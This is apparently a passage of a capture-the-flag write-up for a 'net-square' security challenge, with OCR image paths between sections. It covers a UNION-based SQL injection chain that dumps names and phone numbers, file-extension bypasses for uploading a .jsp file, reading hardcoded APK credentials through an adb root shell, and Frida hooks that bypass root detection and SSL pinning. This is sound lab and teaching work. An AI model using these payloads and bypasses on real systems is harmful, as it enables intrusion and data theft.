
```
col=2010&wval=Dubai'+orDEr+by+1-- (To identify return values)(continue using this payload by incrementing 1 at each step till you get SQL error)
col=2010&wval=Dubai'+uniOn+all+selECt+'a',NULL,NULL-- (To identify which value returns the char and which returns var)
col=2010&wval=Dubai'+UNion+all+seLEct+NULL,'a',NULL--
col=2010&wval=Dubai'+uniON+all+sElect+NULL,NULL,'a'--
col=2010&wval=Dubai'+unIOn+all+seleCt+table_name,NULL,NULL+FrOm+information_schema.tables--
```





```
col=2010&wval=Dubai'+unIOn+all+seleCt+column_name,NULL,NULL+FrOm+information_schema.columns+WHEre+table_name="net_square"--
```




```
col=2010&wval=Dubai'+unIOn+all+seleCt+coNCAT(name,phone_number),NULL,NULL+FrOm+net_square--
```




7. You will get the name and phone number responses, submit tasks given the user phone number got from the response and submit.




C23 <=> Unrestricted File Upload

1. This challenge webpage has file upload functionality which accepts only .txt files.
2. They given hint to bypass restrictions and upload .jsp file.
3. First upload any empty.txt file, intercept the request and send it to repeater.
4. In repeater, at file extension use some common bypass techniques.

```
empty.txt (normal request)
empty.jsp (not allowed)
empty.jSP (not allowed)
empty.jsp.txt (treated as .txt file only)
empty.jSP.txt
empty.jsp%20.txt
empty.jsp%00.txt
empty.jsp\x00.txt
empty.jspx
empty.jspf
empty.jsw
empty.jsv
empty.jsp:.txt (Upload success).
```




5. Task success Message.




C26 <=> Passive Information Collection

1. In this challenge you are asked to find the birth date of the net-square organization.
2. To complete this challenge I used webarchive to check the first launch of an organization website.
3. In the first release of the web page it included the birthdate of the organization as 26th of January 2000 which is the occasion of Republic Day.




4. Submitted the value and task completed.




C28 <=> Hard Coded Secrets in Application 1

Backdooor1.apk

1. In this Android challenge there are two apk files and said to find Hardcoded credentials in it.
2. I used genymotion for android emulation and reverse engineering.
3. In the First apk i.e backdooor1.apk the Credentials are hardcoded in the backdooor1.apk -> Resources -> resources.arsc -> res -> values -> strings.xml



4. Used those credentials in the application to login and success.



Backdooor2.apk


1. In this application the credentials are hardcoded in /data/data/hpandro.java.infosec.backdooor2/files/secret_user.pwd
2. And /data/data/hpandro.java.infosec.backdooor2/files/secret_pass.pwd
3. For username and password.
4. We can use android debug bridge(adb) to get root shell access the android device if it is Jailbroken/rooted.

```
09-19 00:05:41.007  1849  1849 I Dialer  : VvmTaskReceiver - Task
Executor already running
09-19 00:05:41.007  1849  1849 I Dialer  : Task.createTask - crea
te task:com.android.voicemail.impl.ActivationTask
09-19 00:05:41.007  1849  1849 I Dialer  : RetryPolicy - retry #3
 for com.android.voicemail.impl.ActivationTask@4ba8ff queued, exe
cuting in 5000
09-19 00:05:41.007  1849  1849 I Dialer  : VvmTaskExecutor - com.
android.voicemail.impl.ActivationTask@4ba8ff added
09-19 00:05:41.007  1849  1849 I Dialer  : VvmTaskExecutor - mini
mal wait time:5000
09-19 00:05:41.007  1849  1849 I Dialer  : VvmTaskExecutor - slee
p for 5000 millis
^C
d hpandro.java.infosec.backdooor2                    <
vbox86p:/data/data/hpandro.java.infosec.backdooor2 # ls
cache code_cache files
vbox86p:/data/data/hpandro.java.infosec.backdooor2 # cd files
vbox86p:/data/data/hpandro.java.infosec.backdooor2/files #
ls
secret_pass.pwd secret_user.pwd
vbox86p:/data/data/hpandro.java.infosec.backdooor2/files #
cat secret_pass.pwd
a50985d727vbox86p:/data/data/hpandro.java.infosec.backdooor2/file
s #
cat secret_user.pwd
87b11b83b1vbox86p:/data/data/hpandro.java.infosec.backdooor2/file
s #
```

5. Logged in to account using credentials and success.

C29 <=> Hard Coded Secrets in Application 2

1. In this challenge the credentials are hardcoded but in crypto masked format which is not human readable.
2. So, I replicated the same cryptographic functions into another android application and made to LOG the credentials.



3. Logged into the application using those credentials and success.

C30 <=> Root Detection and SSL Pinning Bypass


1. In this, the apk file is given and to bypass root detection and ssl pinning then to make connection to netsquare website to get the secret token.
2. For this challenge I made a frida script to bypass root detection and some verification. Code written in Javascript

```
setImmediate(function() { //prevent timeout
  console.log("[*] Starting script");

  Java.perform(function(){
     console.log("[*] Hooking calls to System.exit");
     var exitClass = Java.use("java.lang.System");
     exitClass.exit.implementation = function(){
     console.log("[*] System.exit called");
     }
```


```
      console.log("[*] Hookin calls to setEnabled");
      var enable = Java.use("android.widget.Button");
      enable.setEnabled.implementation = function(True){
      console.log("[*] setEnabled to True");
      }
  });

})
```

3. For ssl pinning I used the universal ssl pinning code written by someone and available in frida codeshare platform.
   NOTE: Install frida-server on android available on github releases of frida repo.
   Command Used:


```
$ frida --codeshare akabe1/frida-multiple-unpinning
 -f com.netsquare.enigmaexam -l sysExit.js
```



5. After the root detection bypass and ssl unpinning you will prompted a button to send request and with this request you will get a secret token



6. After getting the token submit it in the form and you will successful challenge completion message.

